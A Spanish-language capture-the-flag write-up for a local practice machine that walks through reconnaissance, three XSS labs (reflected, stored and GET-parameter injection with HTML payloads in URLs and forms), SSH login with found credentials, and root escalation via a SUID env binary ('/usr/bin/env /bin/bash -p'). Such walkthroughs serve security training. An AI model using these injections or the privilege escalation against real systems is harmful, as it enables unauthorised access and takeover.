

Desplegamos la máquina.

```
> sudo bash auto_deploy.sh reflection.tar
[sudo] contraseña para kali:

      ##
    ## ## ##
  ## ## ## ##
 /||||| \  ==
NNN {NN NNNN NNN NNNN NN N / ===- NNN
  \----- 0
    \      /
     \    /

-----
| | | | | | | |
| | | | | | | |
| | | | | | | |

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es --> 172.17.0.2
```

Realizamos un ping con el que vemos la conectividad y con el ttl de 64 sabemos que es Linux.

```
> ping -c 1 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.050 ms

--- 172.17.0.2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.050/0.050/0.050/0.000 ms
```

Con nmap vemos los puertos que están abiertos y sus servicios.

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
| ssh-hostkey:
|   256 89:6c:a5:af:d5:e2:83:6c:f9:87:33:44:0f:78:48:3a (ECDSA)
|_  256 65:32:42:95:ca:d0:53:bb:28:a5:15:4a:9c:14:64:5b (ED25519)
80/tcp    open  http      Apache httpd 2.4.62 ((Debian))
|_ http-server-header: Apache/2.4.62 (Debian)
|_ http-title: Laboratorio de Cross-Site Scripting (XSS)
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Vamos a realizar los 3 laboratorios que nos indican. El primero es un XSS reflected.

Laboratorio de XSS Reflejado

En este laboratorio podrás introducir un payload XSS y ver cómo se refleja en la misma página.

Instrucciones:

Escribe tu búsqueda en el siguiente campo y haz clic en *Enviar* para inyectarlo.

Enviar

XSS Reflejado

El segundo es un XSS stored.

Laboratorio de XSS Almacenado

Este laboratorio te permite practicar inyecciones de script que se **almacenan** y se muestran a posteriores visitantes.

Instrucciones:

Introduce tu mensaje en el siguiente campo. Cualquier contenido (incluso `<script>`) se almacenará y se mostrará sin sanitizar.

```
<h1>XSS Almacenado</h1>
<p style="color:red;">XSS Almacenado</p>
```

Guardar Mensaje

Guardar Mensaje

XSS Almacenado

XSS Almacenado

Laboratorio de XSS Almacenado

Este laboratorio te permite practicar inyecciones de script que se **almacenan** y se muestran a posteriores visitantes.

Instrucciones:

Introduce tu mensaje en el siguiente campo. Cualquier contenido (incluso `<script>`) se almacenará y se mostrará sin sanitizar.

```
<p style="color:red;">XSS Almacenado</p>
```

Guardar Mensaje

Guardar Mensaje

XSS Almacenado

XSS Almacenado

XSS Almacenado

172.17.0.2/laboratorio3/?opcion1=<h1>XSS</h1>&opcion2=<h2>XSS</h2>&opcion3=<h3>XSS</h3>

Reflejo de tus selecciones:

Opción 1:

XSS

Opción 2:

XSS

Opción 3:

XSS


El tercero es XSS basado en GET.

```
172.17.0.2/laboratorio4/?data=<h1>XSS Basado en parametro GET</h1>
```

Contenido Reflejado:

XSS Basado en parametro GET

Una vez completados los 3 laboratorios vemos que tenemos un usuario y contraseña con el que podemos acceder mediante ssh.



Nos conectamos a la máquina por ssh.

```
> ssh balu@172.17.0.2
balu@172.17.0.2's password:
Linux 77a908f40b66 6.12.33+kali-amd64 #1 SMP PREEMPT_DYNAMIC
4

The programs included with the Debian GNU/Linux system are
the exact distribution terms for each program are described
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the
permitted by applicable law.
balu@77a908f40b66:~$ id
uid=1000(balu) gid=1000(balu) groups=1000(balu),100(users)
```

Vemos que tiene un binario env con permisos SUID.

```
balu@77a908f40b66:/$ find / -perm -4000 2>/dev/null
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/mount
/usr/bin/gpasswd
/usr/bin/chfn
/usr/bin/env
```

Aplicamos el comando de env a una bash manteniendo lo privilegios y listo ya somos root.

```
balu@77a908f40b66:/$ /usr/bin/env /bin/bash -p
bash-5.2# id
uid=1000(balu) gid=1000(balu) euid=0(root) groups=1000(balu),100(users)
bash-5.2# cd /root
bash-5.2# ls -la
total 24
drwx----- 1 root root 4096 Dec 26 2024 .
drwxr-xr-x 1 root root 4096 Jul 20 04:32 ..
-rw-r--r-- 1 root root 571 Apr 10 2021 .bashrc
drwxr-xr-x 1 root root 4096 Dec 25 2024 .local
-rw-r--r-- 1 root root 161 Jul 9 2019 .profile
drwx----- 2 root root 4096 Dec 26 2024 .ssh
```